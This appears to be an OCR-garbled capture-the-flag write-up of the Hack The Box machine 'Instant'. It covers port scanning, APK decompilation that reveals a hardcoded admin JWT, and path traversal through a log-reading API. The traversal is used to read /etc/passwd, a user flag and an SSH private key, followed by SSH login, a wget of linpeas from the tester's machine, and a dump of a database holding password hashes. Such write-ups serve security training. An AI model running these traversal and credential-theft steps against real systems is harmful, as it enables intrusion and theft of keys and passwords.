


Writeup Instant



Initial Enumeration

Port Scanning

Full Port scan

As always, I will start with a full port scan. With this we will start to see what ports are open on this ip address.

```
└─(kali㉿kali)-[~/HTB/Instant]
└─$ nmap 10.129.66.45
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-12 01:49 CET
Nmap scan report for 10.129.66.45
Host is up (0.022s latency).
```

Not shown: 998 closed tcp ports (reset)

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http

Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds

Detailed port scan

At the gedatialized port scan go to get more information from the services dien are open the ip address.

```
nmap -p22,80 -sCV 10.129.66.45 -vvvv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-12 01:49 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:49
Completed NSE at 01:49, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:49
Completed NSE at 01:49, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:49
Completed NSE at 01:49, 0.00s elapsed
Initiating Ping Scan at 01:49
Scanning 10.129.66.45 [4 ports]
Completed Ping Scan at 01:49, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:49
Completed Parallel DNS resolution of 1 host. at 01:49, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 01:49
Scanning 10.129.66.45 [2 ports]
Discovered open port 22/tcp on 10.129.66.45
Discovered open port 80/tcp on 10.129.66.45
Completed SYN Stealth Scan at 01:49, 0.06s elapsed (2 total ports)
Initiating Service scan at 01:49
Scanning 2 services on 10.129.66.45
```

Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 01:49 (0:00:06 remaining)
Completed Service scan at 01:49, 6.15s elapsed (2 services on 1 host)
NSE: Script scanning 10.129.66.45.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:49
Completed NSE at 01:49, 1.71s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:49
Completed NSE at 01:49, 0.33s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:49
Completed NSE at 01:49, 0.00s elapsed
Nmap scan report for 10.129.66.45
Host is up, received echo-reply ttl 63 (0.022s latency).
Scanned at 2025-02-12 01:49:27 CET for 8s


PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 63	OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:				
256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)				
ecdsa-sha2-nistp256				
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMM6fK04LJ4jNNL950Ft7YHP09				
NKONYVCbau/+tQKoy3u7J9d8xw2sJaaJQGLqTvyWMolbN3fKzp7t/s/ZMiZNo=				
256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)				
_ssh-ed25519				
AAAAC3NzaC1lZDI1NTE5AAAAIL+zjgyGvnf4lMA1vdgVHlwHd+/U4NcThn1bx5/4DZYY				
80/tcp	open	http	syn-ack ttl 63	Apache httpd 2.4.58
http-methods:				
_ Supported Methods: GET HEAD POST OPTIONS				
_http-title: Did not follow redirect to http://instant.htb/				
_http-server-header: Apache/2.4.58 (Ubuntu)				
Service Info: Host: instant.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel				

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:49
Completed NSE at 01:49, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.

```
Initiating NSE at 01:49
Completed NSE at 01:49, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:49
Completed NSE at 01:49, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.66 seconds
Raw packets sent: 6 (240B) | Rcvd: 6 (236B)
```

Web Enumeration

By surfing to the "instant.htb" webpage, their i founded a apk file. So i downloaded the instant.apk file.



Downloading and Analyzing APK

i will going to unzip the file with the apktool. I will do it by using the following command:

```
—(kali㉿kali)-[~/HTB/Instant]
└─$ apktool d instant.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.7.0-dirty on instant.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file:
/home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package...
```

```
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory
```

Privilege Escalation

Finding Subdomains

then i tried to search everything that has a "@" in the decrypted .apk file. I did that but there where to many results so i tried to search on our FQDN "instant.htb" and their i founded a subdomain.

```
└─(kali㉿kali)-[~/HTB/Instant/instant]
└─$ grep -ri "instant.htb"
smali/com/instantlabs/instant/LoginActivity.smali:    const-string v1,
"http://mywalletv1.instant.htb/api/v1/login"
smali/com/instantlabs/instant/ProfileActivity.smali:    const-string v7,
"http://mywalletv1.instant.htb/api/v1/view/profile"
smali/com/instantlabs/instant/RegisterActivity.smali:    const-string p4,
"http://mywalletv1.instant.htb/api/v1/register"
smali/com/instantlabs/instant/TransactionActivity.smali:    const-string v0,
"http://mywalletv1.instant.htb/api/v1/initiate/transaction"
smali/com/instantlabs/instant/TransactionActivity$2.smali:    const-string v1,
"http://mywalletv1.instant.htb/api/v1/confirm/pin"
smali/com/instantlabs/instant/AdminActivities.smali:    const-string v2,
"http://mywalletv1.instant.htb/api/v1/view/profile"
res/layout/activity_forgot_password.xml:    <TextView
android:textSize="14.0sp" android:layout_width="fill_parent"
android:layout_height="wrap_content" android:layout_margin="25.0dip"
android:text="Please contact support@instant.htb to have your account
recovered" android:fontFamily="sans-serif-condensed"
android:textAlignment="center" />
res/xml/network_security_config.xml:    <domain
includeSubdomains="true">mywalletv1.instant.htb</domain>
res/xml/network_security_config.xml:    <domain
includeSubdomains="true">swagger-ui.instant.htb</domain>
```

So now i know the subdomain, i will add it to our hosts file.

```
127.0.0.1 kali
10.129.66.45 instant.htb mywalletv1.instant.htb
10.129.67.214 instant.htb 8081 instant.htb
```

Bypassing Authorization

so from above i saw that we could try to see whats in the "mywalletv1.instant.htb/api/v1/view/profile" but i had an authorization problem.

```
—(kaliⓀkali)-[~/HTB/Instant]
└─$ curl http://mywalletv1.instant.htb/api/v1/view/profile
{"Description":"Unauthorized!","Status":401}
```

So then i did go into the profile file and there i found a Authorization cookie. So i used it to authenticate so i could see whats inside the profile.

```
const-string v2, "Authorization"

const-string v3, "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkpFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOi0jMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA"
```

Exploring API Endpoints

So i used the following command to see whats inside the profile.

```
curl http://mywalletv1.instant.htb/api/v1/view/profile -H
"Authorization:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkpFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOi0jMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA"
{"Profile":
{"account_status":"active","email":"admin@instant.htb","invite_token":"instant_admin_inv","role":"Admin","username":"instantAdmin","wallet_balance":"10000000","wallet_id":"f0eca6e5-783a-471d-9d8f-0162cbc900db"},"Status":200}
```

Within the following path did i found a other subdomain "swagger-ui.instant.htb". In this subdomain will there be some api documents. I added the subdomain to the hosts file and surfed to the webpage and there i can see a lot of interesting things.

Users			▼
POST	/api/v1/admin/add/user Admin Route To Create User	post_api_v1_admin_add_user	🔒
GET	/api/v1/admin/list/users List All Users In The DB	get_api_v1_admin_list_users	🔒
POST	/api/v1/login Login user	post_api_v1_login	
POST	/api/v1/register Register a user	post_api_v1_register	
GET	/api/v1/view/profile View user profile	get_api_v1_view_profile	🔒
Logs			▼
GET	/api/v1/admin/read/log Read Application Logs	get_api_v1_admin_read_log	🔒

there you can see that there is a user list, but i dont have the permissions to see them.

Code	Details
401	Error: UNAUTHORIZED Response body <pre>{ "Description": "Unauthorized!", "Status": 401 }</pre> Response headers <pre>connection: Keep-Alive content-length: 45 content-type: application/json date: Tue11 Feb 2025 18:50:48 GMT keep-alive: timeout=5max=100 server: Werkzeug/3.0.3 Python/3.12.3</pre>

So there for i will need to provide the admin token from the previous commands.

Available authorizations

BearerAuth (apiKey)

Authorized

Provide the Authorization token.

Name: Authorization

In: header

Value: *****

Logout

Close

So now i am authorised, so i can try to execute the users list and see what the output is.

```
{
  "Status": 200,
  "Users": [
    {
      "email": "admin@instant.htb",
      "role": "Admin",
      "secret_pin": 87348,
      "status": "active",
      "username": "instantAdmin",
      "wallet_id": "f0eca6e5-783a-471d-9d8f-0162cbc900db"
    },
    {
      "email": "shirohige@instant.htb",
      "role": "instantian",
      "secret_pin": 42845,
      "status": "active",
      "username": "shirohige",
      "wallet_id": "458715c9-b15e-467b-8a3d-97bc3fcf3c11"
    }
  ]
}
```

Exploiting Path Traversal

Now that I know that I can check all of this, I will try to check if I can see the log files of the user "shirohige". I will try to check it by doing the following command. This command will attempt to exploit a **path traversal vulnerability** in the API to access **shirohige's log files**, potentially revealing sensitive information. If successful, it may return logs stored under their user directory.

Just to let you know:

- %2F is / in URL encoding

```
└─(kali㉿kali)-[~/HTB/Instant]
└─$ curl -X GET "http://swagger-ui.instant.htb/api/v1/admin/read/log?
log_file_name=..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd" -H "accept:
application/json" -H 'Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkJkbWluIiwid2F5SWQ1O
```



```
iJmMGVjYtZlNS030DNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAI0jMzMjU5MzAzNjU2fQ.  
v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA'
```

And as you can see below did i get the output from the users log files

```
{"/home/shirohige/logs/../../../../../../../../etc/passwd":  
["root:x:0:0:root:/root:/bin/bash\n", "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/  
nologin\n", "bin:x:2:2:bin:/bin:/usr/sbin/nologin\n", "sys:x:3:3:sys:/dev:/usr/s  
bin/nologin\n", "sync:x:4:65534:sync:/bin:/bin/sync\n", "games:x:5:60:games:/usr  
/games:/usr/sbin/nologin\n", "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin\n  
", "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\n", "mail:x:8:8:mail:/var/mail:  
/usr/sbin/nologin\n", "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin\n", "uu  
cp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\n", "proxy:x:13:13:proxy:/bin  
:/usr/sbin/nologin\n", "www-data:x:33:33:www-  
data:/var/www:/usr/sbin/nologin\n", "backup:x:34:34:backup:/var/backups:/usr/sb  
in/nologin\n", "list:x:38:38:Mailing List  
Manager:/var/list:/usr/sbin/nologin\n", "irc:x:39:39:ircd:/run/ircd:/usr/sbin/n  
ologin\n", "_apt:x:42:65534:/nonexistent:/usr/sbin/nologin\n", "nobody:x:65534:  
65534:nobody:/nonexistent:/usr/sbin/nologin\n", "systemd-  
network:x:998:998:systemd Network Management:/usr/sbin/nologin\n", "systemd-  
timesync:x:997:997:systemd Time  
Synchronization:/usr/sbin/nologin\n", "dhcpcd:x:100:65534:DHCP Client  
Daemon,,,:/usr/lib/dhcpcd:/bin/false\n", "messagebus:x:101:102:/nonexistent:/u  
sr/sbin/nologin\n", "systemd-resolve:x:992:992:systemd  
Resolver:/usr/sbin/nologin\n", "pollinate:x:102:1:/var/cache/pollinate:/bin/  
false\n", "polkitd:x:991:991:User for  
polkitd:/usr/sbin/nologin\n", "usbmux:x:103:46:usbmux  
daemon,,,:/var/lib/usbmux:/usr/sbin/nologin\n", "sshd:x:104:65534:/run/sshd:/u  
sr/sbin/nologin\n", "shirohige:x:1001:1002:White  
Beard:/home/shirohige:/bin/bash\n", "_laurel:x:999:990:/var/log/laurel:/bin/fa  
lse\n"], "Status":201}
```

Obtaining User Flag

So now i can also use it to see if i cannot find the user.txt flag with it. I will try it by using the following command:

```
—(kali㉿kali)—[~/HTB/Instant]  
└─$ curl -X GET "http://swagger-ui.instant.htb/api/v1/admin/read/log?  
log_file_name=..%2F..%2F..%2F..%2F..%2Fhome%2Fshirohige%2Fuser.txt" -H
```

```
"accept: application/json" -H 'Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkJkbnWluIiwid2FsSWQio
iJmMGVjYTYzLNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2FQ.
v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA'
{" /home/shirohige/logs/../../../../../../../../home/shirohige/user.txt":
["9ec7b7cc24508d8afae14d0d80e10d86\n"], "Status": 201}
```

And there i have founded the user flag.

```
User Flag = 9ec7b7cc24508d8afae14d0d80e10d86
```

SSH Access with id_rsa Key

Now i want to login on the user "shirohige" but i dont have the password, so i tried to get the id_rsa key so that i can login with that user. I got the id_rsa key by using the following command.

```
—(kaliⓈkali)-[~/HTB/Instant]
└─$ curl -X GET "http://swagger-ui.instant.htb/api/v1/admin/read/log?
log_file_name=.%2F.ssh%2Fid_rsa" -H "accept: application/json" -H
"Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkJkbnWluIiwid2FsSWQio
iJmMGVjYTYzLNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2FQ.
v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA"
```

The id_rsa key did i put into the id_rsa file.

```
(kaliⓈkali)-[~/HTB/Instant]
$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
"-----BEGIN OPENSSH PRIVATE KEY-----\n", "b3BlbnNzaC1rZXktZjEAAAAABG5vbmUAAAAAEbm9uZQAAAAAAAAAAAAAABAAAwAAAdzc2gtcn\n", "NhAAAAAwEAAQAAAYE
ApbntlaImnZWcTVZ0skIN2+Ppqr4xYgIrZyZzd9YtJGuv/w3GW8B\n", "nwQ1vzh3BDyxhL3WLA3jPnkbB8j4luRr0fHNjK8lGefOMyTY/T5hE0VeHv73uEOA/BoeaH\n", "
dAGHQuAAsDj8Avy1yQMZDV31PHCGEDu/0dU9jGmhjXfS70gfebpIi3js90mKXQAFc2T5k/\n", "5xL+1MHnZBiQqKvjbphueqpy9gDadsIAvKt0A8I6hpDDLZal9Rgi+Bsf
vBsnz244uCBY\n", "8juWZrme8T65Np6KIgtDZ1cQL7LVNMgo7AdwQCVrUhbXKvTEJmIzR/4o+/w9njJ3+WF\n", "uaMbBz0sNCAnXb1Mk0ak42gNLqcrYmupUepN1QuZP
L7xAbDNYK20CMxws3rFPHgjhbgWPS\n", "jBLc7kaBZFqbU0A57SZPqJY9+f0jttWqxLxr5rtL15JNaG+rDfKrmMzbGryCRiWpc//AF\n", "Oq8vzE9XjixZ2P/jj/EXahua
L9A2Zf9YMLabUGDAAAFiKxBZXusQWV7AAAB3NzaC1yc2\n", "EAAAGBAKW57WpZp2VnE1WdLJCDDvj6aq+MY2ICK2cmc3fWLSRrr/8NxlVAZ8ENb84dwQ\n", "sYS91iw
N4z55GwfI+JbkaznxzYyvJRnnzjGLWP0+YRNFxh7+97hDgPwaHmh3Q8oULGALA4\n", "/AL8tckDGQ1d9Tx3BhA7v9HVPYxpoY130u9IH3m6SCN47PTpil0ABXNk+ZP+cS/tT
B52QY\n", "kKIr426YbnqqcvYA2nbIglyrTgPC0oaQwy2WpWpPUYIvgbJ89uOLggWPI7lma85nvE\n", "xuTaeiiNbxWdXKkS+5TVTIK0wHcEAla1IQCsr0xCZiM0f+K
Pv8PZ4yd/lhbmjGwcZrDQg\n", "J129TJNGpONoDS6nK2JrqVHQtdULmTy+8QGwzWCTjgJMcLN6xTx4I4W6lj0owZQu5GgWRA\n", "mIDg0e0mT6iWPFhdI7bVqsS8a+a7S9e
STWhvqw35ZEZpjM2xq8gkYsD3P/wBTqvL8xPV44l\n", "2dj/4yfxF2obmi/QNmX/WDC2m1IBgwAAAAAMBAEAAAGARudITbq/S3aB+9icbt0x6D0XcN\n", "SUKM/9noGckCcZ
ZY/aqwr2a+xBTK5XzGsVCHwL6xa5NfnvGoBn3ynNqYkqkwz+1vHzNCP\n", "OEU9GoQAtmT8QtIlFXHUEof+MIWsqDuv/pa3vF3mVORSUNJ9nmHStzLajShazs+1EKLGNy\n
", "nktHxCW9zWdQdhVOTrUGi2+VeILfQzSf0nq+f3HpGAMA4rESWkMeGsEFSsuYjp5oGviHb\n", "T3rfZJ9w6Pj4TILFWV769TnyxWhUHcnXoX90Tf+rAZgSNJm0I0fplb
0dotXxpvtWtjTe9y\n", "1Vr6kd/aH2rqSHE1lb06qBoAdiyycaUaJzFbtHsvI5u2SgQlvsJR5AhoKdZw2u07XS0sE/0\n", "cadJY1PEq0+Q7X7WeAqY+juyXDwVDKbA0PzIq6
6Ynnwmu0d2iQKLHdxh/Wa5pfuEyreDqA\n", "wDjMz7oh0APgkznURGnF66jmdE7e9pSV1wiMpgsdJ3UIGm6d/cFwx8I4odzDh+1jRRAAAA\n", "wQCMDTZMyD8WuHpXgcsRE
vTFTGskIQouY0NeJz3y0HuiGEdJu227BHP3Q0CRjJHC74fN18\n", "nB8V1c1FJ03Bj9KKJZAsX+nDfSTLxU0y7/T39Fy45/mzA1bjbgRfbhheclGqcOW2ZgpgCK\n", "gzGr
Fox3onf+N5DL0Xc9FWDjQfCjI5KkpP/0RNsjoXzU2xVeHi4EGo0+6VW2patq2sblVt\n", "pEor0wUa/cKvLTdoUmIyeqqtoHCv6QmtI3kyLahhrQw0rcbkSgAAADBA0AK8Jrk
szJ4mJh\n", "HsLq1bCq6nSP+hJXXjlm0Fyc4jLHbDoYWSilg96D1nkyALVrNDH9m7RmtS5wzBM3FX\n", "zKCwZBxrcPuU0raNk0ihaQlupCCGGI5adMLuvefvthMxY
xoAPrppptXR+g4uimwpl0Jc05\n", "SSYSPxMLojS9gg++Jv8IuFHerxoTwr1eY8d3sme0Bc62yz3tIvBwSe/LInIY6nBT57D00Y\n", "CGGELC1cS7p0g/Xa0h1bPMaJ4Hi3
HUWwAAAMEAvV2Gzd98tSB92CSKct+eFqcX2se5UiJZ\n", "n90GYFZoYurRerVOQjdGOOCJ4D/SkIv0qqqPQNulejh7DuHKiohmK8S59uMPMzgZQ4BRW0G\n", "HwDs1CAcoWD
nh7yhGK6L2M3950r1A/RPwt9FcvWfEoQqWCV37L7YJ7rDWLTa06qHMRMP\n", "5VNY/4CnNmMdXALx00MVNN0y1wPTAb0x/Pgvm24KcQn/7WCms865is11BwYYPaig5F5Zo1
r\n", "bhd6UH7ofGRW/5AAAAEXNoaXJvaGlnZUBpbN0Yw50AQ=-----END OPENSSH PRIVATE KEY-----"
```

and now just connect with the following commands:

```
chmod 600 id_rsa
sudo ssh -i id_rsa shirohige@10.129.66.45
```

SSH as Shirohige

And we have a ssh connection with shirohige

```
—(kaliⓈkali)-[~/HTB/Instant]
└─$ sudo ssh -i id_rsa shirohige@10.129.66.45
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/pro
```

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

```
shirohige@instant:~$ ls
logs  projects  user.txt
shirohige@instant:~$
```

I will download linpeas on the ssh server by using the following commands:

```
python3 -m http.server 4444 (own machine)
wget http://10.10.16.23:4444/linpeas.sh
```

Running LinPEAS for Further Enumeration

so now im running linpeas to maybe find something interesting.
found an instant.db file within linpeas.

```
+] Finding 'pwd' or 'passw' string inside /home, /var/www, /etc, /root and
list possible web(/var/www) and config(/etc) passwords
/home/shirohige/.cache/pip/http-
v2/0/6/4/e/6/064e679f62af63f718d55b82d6c8dab123dbf6bab6495ede14fd8fcf.body
/home/shirohige/.cache/pip/http-
v2/0/b/8/7/4/0b874817b9772d0a89c4e0962306ad0800846036b67f509b41bb2f8c.body
/home/shirohige/.cache/pip/http-
v2/4/0/8/c/1/408c1573a4349caa25391e781928684c672c317a893f87da9c389f2c.body
/home/shirohige/.cache/pip/http-
```

```

v2/9/1/6/c/1/916c11ffa1626ca2d7057f52558f53fb2c7e922134500a302a000003
/home/shirohige/.cache/pip/http-
v2/e/8/9/1/c/e891cbc8086f8d997bac39425a40499e8f2dc3bc5ff9a09ed06444a4.body
/home/shirohige/.cache/pip/wheels/60/a4/b2/76a769725ac2f2c543a6286cddf2bd55b42
5a9ada6a8f86253/flasgger-0.9.7.1-py2.py3-none-any.whl
/home/shirohige/linpeas.sh
/home/shirohige/projects/mywallet/Instant-
Api/mywallet/__pycache__/models.cpython-312.pyc
/home/shirohige/projects/mywallet/Instant-Api/mywallet/app.py
/home/shirohige/projects/mywallet/Instant-Api/mywallet/instance/instant.db

```

This is the output of the file

```

shirohige@instant:~$ cat /home/shirohige/projects/mywallet/Instant-
Api/mywallet/instance/instant.db
♦zpite format 3@
♦♦♦M
♦  ♦
♦♦33♦tablewallet_transactionswallet_transactions      CREATE TABLE
wallet_transactions (
    id INTEGER NOT NULL,
    sender VARCHAR,
    receiver VARCHAR,
    amount VARCHAR,
    txn_fee VARCHAR,
    note VARCHAR,
    status VARCHAR,
    PRIMARY KEY (id)
)♦`))♦{tablewallet_walletswallet_walletsCREATE TABLE wallet_wallets (
    id INTEGER NOT NULL,
    wallet_id VARCHAR,
    balance INTEGER,
    invite_token VARCHAR,
    PRIMARY KEY (id),
    UNIQUE (wallet_id),
    UNIQUE (invite_token)
);0)indexsqlite_autoindex_wallet_wallets_2wallet_wallet;0)indexsqlite_autoinde
x_wallet_wallets_1wallet_wallets♦E%♦Mtablewallet_userswallet_usersCREATE
TABLE wallet_users (
    id INTEGER NOT NULL,

```

```

        username VARCHAR,
        email VARCHAR,
        wallet_id VARCHAR,
        password VARCHAR,
        create_date VARCHAR,
        secret_pin INTEGER,
        role VARCHAR,
        status VARCHAR,
        PRIMARY KEY (id),
        UNIQUE (username),
        UNIQUE (email),
        UNIQUE (wallet_id)
)7K%indexsqlite_autoindex_wallet_users_3wallet_users7K%indexsqlite_autoindex_w
allet_users_2wallet_users7K%indexsqlite_autoindex_walleH#Hsers_1wallet_users
♦
♦
♦♦X
    7U♦IA!shirohigeshirohige@instant.htb458715c9-b15e-467b-8a3d-
97bc3fcf3c11pbkdf2:sha256:600000$YnRgjnim$c9541a8c6ad40bc064979bc446025041ffac
9af2f762726971d8a28272c550ed2024-08-08 20:57:47.909667♦]instantianactive♦Z

%/U♦YAinstantAdminadmin@instant.htbf0eca6e5-783a-471d-9d8f-
0162cbc900dbpbkdf2:sha256:600000$I5bFyb0ZzD69pNX8$e9e4ea5c280e0766612295ab9bfff
32e5fa1de8f6cbb6586fab7ab7bc762bd9782024-07-23 00:20:52.529887U4Admininactive
shirohige%      instantAdmin
♦♦♦♦♦7shirohige@instant.htb/      admin@instant.htb
